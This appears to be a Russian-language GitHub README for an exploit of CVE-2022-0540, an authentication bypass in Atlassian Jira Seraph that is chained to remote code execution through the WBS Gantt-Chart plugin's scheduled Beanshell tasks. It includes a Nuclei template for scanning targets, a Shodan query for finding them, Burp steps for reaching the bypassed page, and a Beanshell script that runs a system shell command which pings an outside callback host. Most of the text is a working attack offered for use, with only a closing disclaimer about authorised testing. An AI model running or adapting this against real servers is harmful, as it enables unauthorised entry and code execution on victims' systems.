 pear1y/cve-2022-0540-rce
Atlassian Jira Seraph Обход аутентификации RCE(CVE-2022-0540)

Как видно из блога автора, Atlassian предоставил длинный список затронутых плагинов (подавляющее большинство из которых были ложными срабатываниями), а автор перечислил несколько действительно затронутых плагинов.

Согласно указанным условиям, в сочетании с официальной документацией для WBS Gantt-Chart for Jira

По сути, это RCE с использованием скрипта Beanshell модуля планировщика задач Task. Детали эксплуатации приведены ниже.
Proxy > Options > Match and Replace, отредактируйте правило.
http://IP:PORT/secure/WBSGanttManageScheduleJobAction.jspa;, затем вы можете проверить конфигурацию планировщика заданий

Поскольку наш конечный скрипт Beanshell выполняется как запланированная задача, вы можете изменить интервал выполнения для удобства, нажав Edit и изменив его в соответствии с форматом Cron.


После завершения настройки нажмите Update, но произойдет переход на страницу входа. Не беспокойтесь, задача на самом деле была добавлена в фоне.

Новая задача по умолчанию отключена, вам нужно вручную изменить ее состояние на Включено, затем подождать несколько секунд для выполнения скрипта.

В то же время вы можете увидеть уведомление о завершении выполнения в планировщике заданий.
Предварительные условия
WBS Gantt-Chart for Jira <= 9.14.3.1
id: CVE-2022-0540

info:
  name: Atlassian Jira Seraph - Authentication Bypass Verify Exploitable(CVE-2022-0540)
  author: DhiyaneshDK
  severity: critical
  description: |
    Jira Seraph allows a remote, unauthenticated attacker to bypass authentication by sending a specially crafted HTTP request. This affects Atlassian Jira Server and Data Center versions before 8.13.18, versions 8.14.0 and later before 8.20.6, and versions 8.21.0 and later before 8.22.0. This also affects Atlassian Jira Service Management Server and Data Center versions before 4.13.18, versions 4.14.0 and later before 4.20.6, and versions 4.21.0 and later before 4.22.0.
  reference:
    - https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
    - https://nvd.nist.gov/vuln/detail/CVE-2022-0540
    - https://confluence.atlassian.com/display/JIRA/Jira+Security+Advisory+2022-04-20
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2022-0540
    cwe-id: CWE-287
  metadata:
    shodan-query: http.component:"Atlassian Jira"
  tags: cve,cve2022,atlassian,jira,exposure,auth-bypass

requests:
  - method: GET
    path:
      - '{{BaseURL}}/secure/WBSGanttManageScheduleJobAction.jspa;'

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - 'WBS Gantt-Chart'

      - type: regex
        regex:
          - '<td headers="name">([.|\D]*?)</td>'
        dsl: []

      - type: status
        status:
          - 200

Демонстрация запуска
nuclei -l targets.txt -t exploit.yaml
Скриншот

https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
Скрипт Beanshell
import java.io.IOException;
import java.lang.*;

Runtime runtime = Runtime.getRuntime();

try {

    String command = "ping -nc 1 55d2721a.dns.1433.eu.org";

    if (System.getProperty("os.name").toLowerCase().contains("windows")) {
    	runtime.exec(new String[]{"cmd.exe", "/c", command});
    } else {
    	runtime.exec(new String[]{"/bin/bash", "-c", command});
    }

} catch (IOException e) {
    e.printStackTrace();
}
Упомянутая в этой статье информация предназначена только для законного, авторизованного тестирования на проникновение, внутренних проверок безопасности и исследований. Пользователь несет ответственность за любые неблагоприятные последствия, возникающие в результате использования информации, представленной в этой статье.






